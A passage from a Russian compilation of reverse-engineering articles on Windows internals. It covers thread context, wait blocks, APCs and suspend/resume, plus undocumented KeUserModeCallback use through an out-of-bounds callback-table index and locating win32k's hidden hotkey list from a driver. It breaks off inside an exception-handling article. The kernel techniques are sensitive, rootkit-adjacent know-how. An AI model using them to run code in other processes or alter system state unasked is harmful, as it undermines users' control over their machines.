В обозначенном месте в структуре KTHREAD сохраняется указатель на заполненный TrapFrame. Его можно забрать в любое время вызовом PsGetContextThread с параметром UserMode.

Если поле TrapFrame не заполнено, значит, что поток был приостановлен из режима ядра. Тогда контекст забирается напрямую из стека ядра с помощью описанного выше макроса, куда он сохраняется аналогичным кодом при входе в прерывание. Важно отметить: если поток отдал свое процессорное время "добровольно" вызовом одной из функций ожидания, то никакого сохранения контекста не происходит. KTRAP_FRAME не обновляется, и если попробовать получить контекст потока, который находится в состоянии ожидания в режиме ядра, мы получим "старый" контекст, который был у него в момент последнего прерывания его по таймеру. В стеке же отдельно сохраняются важные регистры esi,edi,ebx,ebp и потоки переключаются. Потом эти четыре регистра восстанавливаются. Если, например, перед входом в ожидание поставить ESI=12345678, впасть в ожидание и из другого потока получить контекст только что ушедшего в ожидание, то никаких 12345678 в ESI мы не получим - их не было в момент последнего прерывания потока аппаратным прерыванием. Соответственно, имеют смысл лишь контексты режима ядра ready-потоков. В самом деле, посмотрим экспериментально. Мало того, что мы не увидим нигде в цепочке KeWaitForSingleObject -> KiSwapThread -> KiSwapContext -> SwapContext явного сохранения TRAP_FRAME, так можно даже попробовать записать некое сигнальное значение в "долгоиграющие" регистры esi/edi/ebx и посмотреть, удастся ли их изъять из контекста когда поток впадает в ожидание или же у него квант отнимают принудительно.

Возьмем поток:

```
VOID SchedThread (PVOID)
{
 __asm mov ebx, 0x12003486
 __asm mov edi, 0x21004366

 LARGE_INTEGER SystemTimeStart, SystemTime;
 KeQuerySystemTime (&SystemTimeStart);
 SystemTime = SystemTimeStart;

 // Wait for three seconds.
 for ( ; (SystemTime.LowPart - SystemTimeStart.LowPart < 10000 * 3000) ; )
  KeQuerySystemTime (&SystemTime);

 PsTerminateSystemThread (0);
}
```

Если, пока поток спит, получить его контекст с помощью PsGetContextThread (Thread, &ctx, KernelMode), то можно обнаружить заветные числа в полях ctx.Edi, ctx.Ebx.

Если же заменить такое ожидание на KeDelayExecutionThread или KeWaitForSingleObject, то этих чисел в контексте мы, увы, не найдем. Поговорим теперь об ожидании потоков. Вызывом одной из функций ожидания (KeWaitForSingleObject, KeWaitForMultipleObjects, KeDelayExecutionThread, KeRemoveQueue), поток может приостановить свое выполнение, пока указанный объект не перейдет в сигнальное состояние (не истечет таймаут, не появятся новые элементы в очереди, соответственно). Одно ожидание представляется в ядре структурой KWAIT_BLOCK, которая содержит обратные ссылки на ожидающий поток, на ожидаемый объект, а так же имеет связь со

всеми такими структурами, относящимися к одному объекту, в двусвязанном кольцевом списке, вершина которого лежит в DISPATCHER_HEADER.WaitListHead.

Соответственно, имея объект, можно сказать, какие потоки его ожидают, просматривая соответствующий список. Выше я говорил о "загадочных" полях WaitBlockList и WaitBlock структуры KTHREAD. Они имеют самое непосредственное отношение к этому - WaitBlockList содержит указатель на текущий используемый KWAIT_BLOCK (либо на массив таких, если ожидается более одного объекта), а WaitBlock[] представляет собой выделенное место в структуре KTHREAD под 4 структуры KWAIT_BLOCK - три штуки для ожидания трех объектов функцией KeWaitForMultipleObjects (если нужно ждать на большем количестве объектов, нужно передавать свой массив блоков ожидания, который нужно выделить заранее перед ее вызовом; об этом написано в MSDN в описании к KeWaitForMultipleObjects), четвертый - для таймера (используется при ожидании с таймаутом и в KeDelayExecutionThread).

KeWaitForSingleObject производит следующие манипуляции:

1) получает адрес Thread->WaitBlock[0], который будет использоваться для ожидания на объекте 2) сохраняет этот адрес в Thread->WaitBlockList 3) заполняет KWAIT_BLOCK указателем Object, в поле WaitType заносит WaitAny (это вообщем-то не имеет особого логического смысла, потому что объект один) 4) заносит в NextWaitBlock собственный адрес. Это поле образует односвязанный циклический список KWAIT_BLOCK, которых ожидает один поток. 5) KWAIT_BLOCK добавляется в список Object->Header.WaitListHead 6) заполняет поля Alertable, WaitMode, WaitReason соответствующими параметрами, а так же поля WaitTime (текущим временем) и State (Waiting). 7) поток помещается в очередь ожидающих потоков KiWaitInListHead (KiWaitOutListHead). Выбор используемой очереди осуществляется по следующему критерию - если WaitMode==KernelMode || Th->EnableStackSwap==FALSE || (_Thread)->Priority >= (LOW_REALTIME_PRIORITY + 9), то поток помещается в KiWaitOutListHead, иначе в KiWaitInListHead. Я не очень понимаю смысла этого разделения, судя по всему, KiWaitOutListHead представляет собой список "важных" ожидающих потоков. 8) выбирает следующий готовый поток и переключается на него с помощью KiSwapThread. Управление далее возвращается в трех случаях: ожидание прошло успешно, истек таймаут или пришла Kernel-Mode special APC. В последнем случае пересчитывается таймаут и цикл входа в ожидание повторяется. В случае ожидания с таймаутом инициализируется последний, четвертый KWAIT_BLOCK в массиве KTHREAD::WaitBlock[]

APC

APC (Asynchronous Procedure Call) - это что-то типа "сообщений", которые могут доставляться потоку для выполнения определенных функций, причем поток о них может ничего не знать. Доставляющий код определяет свою callback-функцию для APC, которая будет выполнена в контексте требуемого потока. Когда требуемый поток завершает квант времени и если текущий IRQL == PASSIVE_LEVEL, то проверяется очередь сообщений APC. Если там есть какие-то APC, они ставятся на выполнение. APC могут быть User-Mode и Kernel-Mode, соответственно выполняемые в этих режимах.

APC имеет несколько каллбек-функций: - Normal routine - функция, вызываемая на заданном режиме работы процессора (user/kernel) и выполняющая основную работу - Kernel routine - вспомогательная функция, вызываемая в режиме ядра. - Rundown routine - вспомогательная функция, вызываемая в режиме ядра, когда APC не была доставлена, а поток уже завершается. Вызывается из PspExitThread()

Все начинается с KiCheckForSoftwareInterrupt, выполняемой при переключении контекстов. Если есть ожидающие APC, то вызывается KiDispatchSoftwareInterrupt(APC_LEVEL) -> KiDeliverApc. Сначала она проверяет список Kernel-Mode APC. Там могут быть APC двух типов - normal kernel APC и special kernel APC. У special kernel APC заполнено только поле Kernel Routine и она вызывается в любом случае несмотря на флаги KernelApcInProgress или KernelApcDisable.

Используется внутри ядра для служебных целей.

Normal APC содержит и normal и kernel каллбеки, которые вызываются в последовательности - сначала kernel routine, потом normal routine (если TargetMode у APC == KernelMode).

Наконец, последний вариант - это usermode APC. Сначала вызывается KernelRoutine в контексте того же потока в режиме ядра, а NormalRoutine юзермодная готовится к выполнению.

Важно: не определен порядок вызова KernelRoutine и NormalRoutine в этом случае. Ошибку, связанную с этим, содержит известный код http://www.codeproject.com/KB/system/KernelExec.aspx (Starting a Process from KernelMode By Stan Alex), где сначала выделяется место под юзермодную APC функцию, она вызывается, а KernelRoutine освобождает место (рассчитывалось, видимо, что KernelRoutine вызовется после NormalRoutine, однако это не всегда так. в результате KernelRoutine освобождала место, занимаемое кодом NormalRoutine в то время, как она еще выполнялась. результатом был STATUS_ACCESS_VIOLATION. В идеале там нужна синхронизация по Event'у) Механизм APC используется в еще одном важном механизме потоков Windows - приостановка и восстановление (suspend/resume) потока.

У потока есть два списка APC - ApcState.ApcListHead[2], ApcState.ApcListHead[KernelMode] содержит список APC режима ядра, а другой ApcState.ApcListHead[UserMode] - список APC пользовательского режима.

Suspend/Resume

Для конечного пользователя регулируется функциями NtSuspendThread/NtResumeThread, в конечном итоге выполнение сводится к KeSuspendThread/KeResumeThread. Приостановка и восстановление потока основаны на механизме APC: в двух словах, потоку посылается APC (Thread->SuspendApc), которая ожидает на событии (Thread->SuspendSemaphore) - это приостановка, а сигнализирование этого события - восстановление.

Посмотрим на создание потока в KeInitThread - там инициализируется эта APC и семафор следующим образом:

```
//
   // Initialize the kernel mode suspend APC and the suspend semaphore object.
   // and the builtin wait timeout timer object.
   //

   KeInitializeApc(&Thread->SuspendApc,
                   Thread,
                   OriginalApcEnvironment,
                   (PKKERNEL_ROUTINE)KiSuspendNop,
                   (PKRUNDOWN_ROUTINE)KiSuspendRundown,
                   KiSuspendThread,
                   KernelMode,
                   NULL);

   KeInitializeSemaphore(&Thread->SuspendSemaphore, 0L, 2L);
```

А KeSuspendThread просто делает KiInsertQueueApc для этого объекта. Смотрим дальше - что выполняется уже в контексте нужного потока. Когда его выполнение прерывается доставленной APC, управление принимает KiSuspendThread. Все, что она делает, это:

```
Thread = KeGetCurrentThread();
   KeWaitForSingleObject(&Thread->SuspendSemaphore,
                         Suspended,
                         KernelMode,
                         FALSE,
                         NULL);
```

Нехитро, правда? KeResumeThread декрементирует SuspendCount и, когда он станет нулём, сигналит семафор. Поток возобновляет выполнение, как будто APC вообще не доставляли.

Послесловия не будет. Не о чем тут писать, не из чего и не для чего делать выводы.)

Приложение к статье (находится в архиве `wasm_files.zip`: `files/0503/scheduler.rar`)

Три проекта:

1. sched1 - проект с потоком SchedThread (См. статью)
2. susprsme - моя реализация множественого суспенда потоков, когда нужно приостановить много потоков и потом разом все восстановить.
3. waitblks - перечисление wait block'ов потока и объекта.

Правда о KeUserModeCallback()

Автор: Twister

Дата: 2008-12-06

Это даже не статья, а маленькая заметочка. Заметочка на тему избитой всеми функции KeUserModeCallback(). Избитой потому, что многие о ней слышали, многие знают для чего она используется и как примерно работает, но вот рабочего кода, полноценно ее использующего, почти ни кто так и не выдал. Тому есть несколько причин, но обо всем по порядку…

Функция эта умеет вызывать код третьего кольца из режима ядра. Причем делает это быстрее всех других известных методов, таких, например, как APC. И хотя последний является практически единственным документированным, более универсальным решением, KeUserModeCallback() однозначно могла бы занять свою нишу среди используемых в ядре технологий. Даже в целых двух отраслях – это непосредственная передача данных на обработку от драйвера к приложению или просто передача управления юзермодному коду. Надо заметить, в первом случае приложению не требуется ждать от драйвера уведомления о появлении новых данных или постоянно опрашивать его на предмет наличия таковых. Во втором же случае, как я уже говорил выше, обеспечивается максимальная скорость вызова. Но это все плюсы, а есть еще и минусы.

Во-первых, её можно вызывать не всегда и не везде – только в контексте гуи-потока, только на IRQL равном PASSIVE_LEVEL и только если драйвер не был ранее приаттачен ни к одному процессу. В системе вызовы KeUserModeCallback() используются драйвером win32k.sys для быстрого обмена информацией с сервером графической подсистемы, а так же для вызова оконных процедур и процедур хуков, тех, что ставятся с помощью NtUserSetWindowsHookEx/AW. Во-вторых, функция эта официально не документирована Microsoft. Кроме как в проекте Windows Research Kernel, в варезных исходниках Windows, позаимствованных у корпорации, да в дизассемблерном листинге ядра, почерпнуть толковой информации о ней практически негде. На удивление, поиск в Google выдает на первых строчках ссылки, ведущие к абсолютно антисистемной статье, не в обиду ее автору будет сказано, лежащей на wasm.ru, и не имеющей прямого отношения ни к KeUserModeCallback(), ни к вызову пользовательского кода из нулевого кольца. Aquila, каким образом ее пропустила цензура? Короче говоря, пора бы внести в это дело ясность.

Функция экспортируется из модуля ntoskrnl.exe и имеет следующий прототип:

```
NTSTATUS
KeUserModeCallback (
    IN ULONG ApiNumber,
    IN PVOID InputBuffer,
    IN ULONG InputLength,
    OUT PVOID *OutputBuffer,
    IN PULONG OutputLength
    );
```

Думаю с четырьмя последними параметрами все ясно, например, InputBuffer указывает на входные данные, которые будут скопированы на стек потока еще до того, как он перейдет в пользовательский режим. InputLength, соответственно, задает размер этих данных в байтах. Неясным поначалу остается первый параметр, который по логике вещей должен был бы быть указателем на исполняемый код. Но нет, наши братья из Microsoft в очередной раз решили не идти легким путем, и сделали вызов через таблицу, имя которой KernelCallbackTable. В ней лежат указатели на некие функции внутри user32.dll, прототип которых мы рассмотрим позже. Параметр ApiNumber есть ни что иное, как индекс в этой таблице. Неужели разработчики хотели таким образом ограничить количество адресов, по которым возможно будет передавать управление? Тогда почему в коде KiUserCallbackDispatcher() – функции, которая первая принимает бразды правления из ядра и делает вызов процедуры по индексу – нет ни единой проверки вхождения

индекса в границы KernelCallbackTable? На самом деле сами границы тоже нигде не обозначены, нам ни что не помешает скормить абсолютно левое значение ApiNumber функции KeUserModeCallback() – она спокойно передаст управление в юзермод, а там KiUserCallbackDispatcher() помножит его на размер двойного слова, возьмет по полученному смещению от начала таблицы указатель и произведет вызов. Смотрите сами в код из ntdll.dll:

```
.text:7C90EAD0 _KiUserCallbackDispatcher@12 proc near
.text:7C90EAD0      add     esp, 4
.text:7C90EAD3      pop     edx    ; Это индекс
.text:7C90EAD4      mov     eax, large fs:18h
.text:7C90EADA      mov     eax, [eax+30h]  ; Указатель на PEB
.text:7C90EADD      mov     eax, [eax+2Ch]  ; На таблицу
.text:7C90EAE0      call    dword ptr [eax+edx*4]; Сам вызов
.text:7C90EAE3      xor     ecx, ecx
.text:7C90EAE5      xor     edx, edx
.text:7C90EAE7      int     2Bh    ; Возврат в ядро
.text:7C90EAE9      int     3
.text:7C90EAEA      mov     edi, edi
.text:7C90EAEA _KiUserCallbackDispatcher@12 endp
```

Впрочем, отсутствие проверки нам только на руку, т.к. не придется лишний раз трогать внутренности системы и перезаписывать элементы KernelCallbackTable своими указателями. Однако знать адрес этого массива нам необходимо. Как видно из листинга, его можно получить из PEB процесса по смещению 0x2C, которое одинаково во всей линейке NT вплоть до Windows Vista.

Итак, после вызова KeUserModeCallback() система запоминает указатель на стек текущего потока и сдвигает границу стека вниз на расстояние, необходимое для того, чтобы вместить передаваемые данные, а затем копирует их туда. Далее извлекает из TIB потока и запоминает указатель на последний SEH-фрейм, так как код режима пользователя может установить какие-то свои обработчики исключений. Потом следуют проверки на текущий IRQL и приаттаченность к какому-либо процессу. В случае ошибки генерируется BSOD с кодами IRQL_GT_ZERO_AT_SYSTEM_SERVICE и APC_INDEX_MISMATCH соответственно. Еще раньше BSOD может «сгенерироваться сам», если вдруг окажется, что поток не гуи – поле KTHREAD->TrapFrame в данном случае будет содержать NULL вместо валидного указателя и мы сможем лицезреть синий экран, информирующий о попытке чтения непонятно какой памяти. После производятся подготовительные работы для прыжка в юзермод с помощью KiServiceExit, а на платформе x64 с помощью sysretq. Надо заметить, что в x86 KiServiceExit так же производит проверки, о которых я говорил чуть выше. Ну что же, будем считать, что эти излишние «телодвижения» реализованы для пущей надежности, а не вследствие очередного программерского ляпа. В юзермоде, как было упомянуто ранее, управление получает KiUserCallbackDispatcher() и по индексу вызывает функцию из таблицы. Функция эта должна иметь примерно следующий вид:

```
ULONG
Ring3Code(
PVOID lpData,
ULONG dwDataSize);
```

Первым параметром идет указатель на входные данные, вторым их размер. За этими параметрами на стеке незатейливо располагаются переданные из режима ядра байты. Процедура эта выполняется уже в юзермоде! Можем делать тут все, что душа пожелает. Я, к примеру, не стал долго думать и вызвал пресловутый MassageBox. После завершения процедуры возврат происходит обратно в KiUserCallbackDispatcher(), а от туда в ядро с помощью прерывания 0x2B. То, что эта процедура оставит в регистре eax после себя и будет возвращаемым значением KeUserModeCallback().

Для вызова кода режима пользователя нам необходимо выделить память где-нибудь пониже KernelCallbackTable (следует использовать флаг MEM_TOP_DOWN в ZwAllocateVirtualMemory), положить туда указатель на нужный код, вычесть из полученного адреса памяти указатель на

начало таблицы и разделить полученное смещение на четыре. Индекс готов для использования.

На этом, пожалуй, я и закончу. Надеюсь, что изложенная здесь информация окажется интересной читателю. Исходники, как всегда, прилагаются (находится в архиве `wasm_files.zip`: `files/0504/ke_user_mode_callback.rar`).

Исследование подсистемы GUI: горячие клавиши в Windows

Автор: Sav1or

Дата: 2009-05-30

В Операционной Системе Windows любая программа может зарегистрировать себе комбинацию горячих клавиш. Для этого существуют следующие функции:

```
BOOL RegisterHotKey(
    HWND hWnd,
    int id,
    UINT fsModifiers,
    UINT vk
);
```

И соответственно

```
BOOL UnregisterHotKey(
    HWND hWnd,
    int id
);
```

для удаления горячей клавиши.

Например, Winlogon.exe при входе в систему регистрирует себе комбинацию клавиш CTRL+ALT+DEL .

В этой статье мы рассмотрим механизм регистрации горячих клавиш. Как уже упоминалось выше для того чтобы зарегистрировать себе горячие клавиши, программе достаточно вызвать функцию RegisterHotKey() из user32.dll.

Дизассемблирование этой функции показало, что она вызывает системный сервис NtUserRegisterHotKey()

```
.text:7E378419 RegisterHotKey  proc near
.text:7E378419
.text:7E378419 hWnd            = dword ptr  4
.text:7E378419 id              = dword ptr  8
.text:7E378419 fsModifiers     = dword ptr  0Ch
.text:7E378419 vk              = dword ptr  10h
.text:7E378419
.text:7E378419                 mov     eax, 11EAh
.text:7E37841E                 mov     edx, 7FFE0300h
.text:7E378423                 call    dword ptr [edx]
.text:7E378425                 retn    10h
.text:7E378425 RegisterHotKey  endp
```

В свою очередь, сервис NtUserRegisterHotKey из win32k.sys вызывает внутреннюю функцию __RegisterHotKey, которая выполняет ряд очень важных проверок. Среди которых есть проверка на повторную регистрацию комбинации клавиш, за это отвечает также не экспортируемая функция __FindHotKey.

Далее заполняется структура tagHOTKEY. Вот ее формат

```
typedef struct tagHOTKEY {
    PTHREADINFO pti;
    struct tagWND *spwnd;
    UINT    fsModifiers;
    UINT    vk;
    int     id;
    struct tagHOTKEY *phkNext;
} HOTKEY, *PHOTKEY;
```

После всех операций по заполнению структуры она помешается в список.

```
.text:BF8B78BC                mov     eax, _gphkFirst
.text:BF8B78C1                mov     [esi+14h], eax
.text:BF8B78C4                mov     _gphkFirst, esi
```

_gphkFirst - это не экспортируемая переменная в которой хранится адрес первой структуры HOTKEY(все они связанны между собой полем phkNext).

Таким образом, если мы получим эту переменную, мы сможем спокойно манипулировать всеми горячими клавишами в системе.

Однако, искать _gphkFirst в NtUserRegisterHotKey, довольно неудобный способ. Лучше реализовать через поиск внутренней функции __UnregisterHotKey которую вызывает сервис NtUserUnregisterHotKey. В __UnregisterHotKey, в свою очередь, найти вызов функции _FindHotKey в которой почти в самом начале в регистр esi помещается адрес _gphkFirst.

```
76A _FindHotKey@28  proc near               ; CODE XREF: _UnregisterHotKey(x,x)+1Bp
.text:BF8B776A                                          ; _RegisterHotKey(x,x,x,x)+81p
.text:BF8B776A
.text:BF8B776A arg_0          = dword ptr  8
.text:BF8B776A arg_4          = dword ptr  0Ch
.text:BF8B776A arg_8          = dword ptr  10h
.text:BF8B776A arg_C          = word ptr  14h
.text:BF8B776A arg_10         = dword ptr  18h
.text:BF8B776A arg_14         = dword ptr  1Ch
.text:BF8B776A arg_18         = dword ptr  20h
.text:BF8B776A
.text:BF8B776A ; FUNCTION CHUNK AT .text:BF8B7716 SIZE 0000004F BYTES
.text:BF8B776A
.text:BF8B776A                mov     edi, edi
.text:BF8B776C                push    ebp
.text:BF8B776D                mov     ebp, esp
.text:BF8B776F                mov     ecx, [ebp+arg_18]
.text:BF8B7772                and     dword ptr [ecx], 0
.text:BF8B7775                and     [ebp+arg_18], 0
.text:BF8B7779                push    ebx
.text:BF8B777A                push    esi
.text:BF8B777B                mov     esi, _gphkFirst
```

Алгоритм поиска выглядит следующим образом:

1) Ищем номер сервиса NtUserUnregisterHotKey. Определить его можно через функцию UnregisterHotKey из user32.dll:

```
; UnregisterHotKey
; BOOL __stdcall NtUserUnregisterHotKey(HWND hWnd, int id)
public _NtUserUnregisterHotKey@8
_NtUserUnregisterHotKey@8 proc near

hWnd= dword ptr  4
id= dword ptr  8

mov     eax, 1240h
mov     edx, 7FFE0300h
call    dword ptr [edx]
retn    8
_NtUserUnregisterHotKey@8 end
```

3) Передаем номер сервиса драйверу

4) В драйвере получаем адрес NtUserUnregisterHotKey.

5) Дизассемблируем NtUserUnregisterHotKey. Ищем третий call. Третий call - это вызов _UnregisterHotKey.

6) Дизассемблируем_ UnregisterHotKey и ищем первый call. первый call это вызов __FindHotKey.

7) Дизассемблируем FindHotKey. Ищем уже искомую инструкцию mov esi, адрес_переменной.

В качестве дизассемблера длин используется VirXasm32.

После того, как адрес получен, настало время разобраться со структурой HOTKEY до конца. Нас будет интересовать ее поле PTHREADINFO pti. Опытным путем было установлено, что первый член THREADINFO является структура _W32THREAD.


```
struct _W32THREAD {
  /*+0x0*/ struct _ETHREAD* pEThread;
  /*+0x4*/  unsigned long RefCount;
  /*+0x8*/  struct _TL* ptlW32;
  /*+0xC*/ void* pgdiDcattr;
  /*0x10*/  void* pgdiBrushAttr;
  /*+0x14*/  void* pUMPDObjs;
  /*+0x18*/  void* pUMPDHeap;
  /*+0x1c>*/  unsigned long dwEngAcquireCount;
  /*+0x20>*/  void* pSemTable;
  /*+0x24>*/  void* pUMPDObj;
};
```

Ну и собственно функция которая выводит на отладочную печать все горячие клавиши зарегистрированные в системе .

```
//
// DumpHotKeys
//
VOID DumpHotKeys( IN PVOID gphkFirst )
{
 ULONG dwAddr;
 KAPC_STATE ApcState;
 PETHREAD pThread;
 PEPROCESS pProc;
 PHOTKEY phk;
 //
 // we must do it in process context where win32k.sys is mapped
 //
 KeStackAttachProcess( pExpEprocess , &ApcState );
 dwAddr = *(PULONG)gphkFirst;
 KeUnstackDetachProcess(&ApcState);
 phk = (PHOTKEY)dwAddr;
 //
 // parse all registred hot keys
 //

 while( phk != NULL )
 {
  pThread = *(PULONG)phk->pti;
  pProc   = *(PULONG)( (ULONG)pThread + 0x220 );
  KdPrint(("Process Name : %s\n" , (ULONG)pProc + 0x174 ));
  KdPrint(("id : %d\n" , phk->id ));
  KdPrint(("Combination : %s + %X\n" , GetButton( phk->fsModifiers ) , phk->vk ));
  KdPrint(("-----------------------------------------\n"));
  phk = phk->phkNext;
 }
}
```

Результат работы программы можно увидеть на скрине:



Хочется отметить, что в Висте механизм регистрации горячих клавиш немного изменен.

А так же хотелось бы выразить благодарность 0x0c0de за оказание большой помощи в написании данного материала.

В приложении к статье (находится в архиве `wasm_files.zip`: `files/0515/gui_subsystem.rar`) вы найдете исходные коды драйвера и приложения.

Обработка user-mode исключений в Windows

Автор: Матвейчиков Илья

Дата: 2010-06-12

```
ОБРАБОТКА USER-MODE ИСКЛЮЧЕНИЙ В ОС WINDOWS
-------------------------------------------

1. Исключения – общие сведения.
 1.1. От исключения к его обработке.
 1.2. Диспетчер исключений - KiUserExceptionDispatcher.
 1.3. Несколько слов о списке обработчиков исключений.
 1.4. RtlDispatchException.
 1.5. Nested - вложенные исключения.
2. Обработка исключений.
 2.1. Низкоуровневая обработка исключений.
 2.2. Структурная обработка исключений с MSVC++.
  2.2.1. Языковые расширения – блоки __try, __finally, __except
  2.2.2. Как это работает?
  2.2.3. Обработчик исключений __except_handler3.
  2.2.4. Unwinding - раскрутка.
3. Заключение.
4. Список литературы.
```

Исключение представляет собой некое событие, исключительную ситуацию, возникшую в ходе выполнения программы. Это может быть, например деление на ноль или выполнение привилегированной инструкции без соответствующих прав. В общем случае, обработка исключений представляет собой процесс реакции программы на возникшее событие с его целью обработки. Необходимо отметить, что исключения возникают не только в ходе выполнения недопустимых инструкций, неверных действий типа деления на ноль или обращения к несуществующему адресу памяти, а также и в случае их программной генерации, например при помощи RaiseException. Вообще, в первую очередь, исключения принято делить на программные и аппаратные [1,2].

1.1. От исключения к его обработке.

Вообще, обработка исключений начинается в ядре операционной системы. Так, каждому типу исключений поставлен в соответствие свой обработчик, получающий управление в случае возникновения определённого события. Осуществив необходимые действия, ядро Windows передаёт управление потоку, в котором произошло исключение для его дальнейшей обработки. Однако, поток продолжает своё выполнение не с места возникновения исключения, а со строго определённого места - пользовательского диспетчера исключений KiUserExceptionDispatcher, располагающегося в библиотеке NTDLL.DLL. В качестве информации, необходимой для корректной обработки исключения, потоку передаётся вся необходимая информация о месте исключения и его характеристиках -- для этого, в стек потока заносятся структуры EXCEPTION_RECORD и CONTEXT, а указатели на эти структуры передаются в качестве аргументов непосредственно KiUserExceptionDispatcher [3]. Структура EXCEPTION_RECORD представляет собой блок информации, описывающий исключение, возникшее в ходе выполнения потока. Её формат документирован и представлен ниже.

text
typedef struct _EXCEPTION_RECORD {
DWORD ExceptionCode;

DWORD ExceptionFlags;
struct _EXCEPTION_RECORD *ExceptionRecord;
PVOID ExceptionAddress;
DWORD NumberParameters;
ULONG_PTR ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD, *PEXCEPTION_RECORD;

Здесь, ExceptionCode однозначно характеризует исключение. Например, широко известны следующие коды исключений:

```
EXCEPTION_ACCESS_VIOLATION          - Попытка чтения/записи области памяти, без
соответствующих разрешений.
EXCEPTION_BREAKPOINT                - Достигнута точка останова.
EXCEPTION_ILLEGAL_INSTRUCTION       - Попытка выполнения невалидной инструкции.
EXCEPTION_IN_PAGE_ERROR             - Попытка обращения к отсутствующей странице, если её
невозможно загрузить.
EXCEPTION_INT_DIVIDE_BY_ZERO        - Попытка целочисленного деления на ноль.
EXCEPTION_NONCONTINUABLE_EXCEPTION  - Попытка возобновления выполнения потока, после "не
продолжаемого" исключения.
EXCEPTION_PRIV_INSTRUCTION          - Попытка выполнения привилегированной инструкции.
EXCEPTION_SINGLE_STEP               - В процессе трассировки была выполнена одна инструкция.
EXCEPTION_STACK_OVERFLOW            - Потоком исчерпан стек.
```

Поле ExceptionFlags предназначено для определения того, является ли данное исключение продолжаемым. В случае, если это не так, будет установлен флаг EXCEPTION_NONCONTINUABLE. Попытка возобновить выполнение потока после возникновения не продолжаемого исключения приведёт к возникновению исключения с кодом EXCEPTION_NONCONTINUABLE_EXCEPTION. ExceptionRecord служит для организации цепочки из структур EXCEPTION_RECORD. Это свойство используется в случае вложенных исключений, когда исключения происходят во время их обработки. Подробнее об этом будет рассказано в п.1.2.3. Поле ExceptionAddress содержит информацию о месте возникновения исключения. В поле NumberParameters содержится количество параметров, ассоциированных с данным исключением и хранящихся в массиве ExceptionInformation. Это позволяет передавать обработчикам дополнительную информацию об исключении. Например, в случае с EXCEPTION_ACCESS_VIOLATION, в первом элементе данного массива передаётся флаг операции (чтение/запись), а второй элемент содержит виртуальный адрес, к которому производилось обращение. Вторая структура, передаваемая пользовательскому диспетчеру исключений, представляет собой структуру контекста потока (CONTEXT) и описывает полное состояние потока на момент возникновения исключения. Таким образом, KiUserModeDispatcher получает полную информацию, характеризующую возникшее исключение и необходимую для осуществления процесса его обработки.

1.2. Диспетчер исключений - KiUserExceptionDispatcher.

Как было отмечено, KiUserExceptionDispatcher является функцией библиотеки NTDLL.DLL, отображаемой на адресное пространство каждого процесса, и служит точкой входа для обработки исключений в режиме пользователя. Это не совсем обычная функция, так как управление ей передаётся непосредственно из ядра. Поэтому, её начало выглядит следующим не вполне обычным образом:

text
KiUserExceptionDispatcher:
.text:77F299E8 cld
.text:77F299E9 mov ecx, [esp+4]

.text:77F299ED mov ebx, [esp+0]
.text:77F299F0 push ecx
.text:77F299F1 push ebx
.text:77F299F2 call RtlDispatchException
.text:77F299F7 or al, al
.text:77F299F9 ...

Здесь, для начала выполняется команда cld, затем из стека извлекаются параметры -- указатели на структуры EXCPETION_RECORD и CONTEXT, которые затем заталкиваются в стек, для передачи управления не экспортируемой функции RtlDispatchException. Общий же код (псевдокод, здесь и далее) функции KiUserExceptionDispatcher такой:

```
VOID KiUserExceptionDispatcher(PEXCEPTION_RECORD pException, PCONTEXT pContext)
{
    DWORD dwResult;

    if (RtlDispatchException(pException, pContext) == FALSE) {
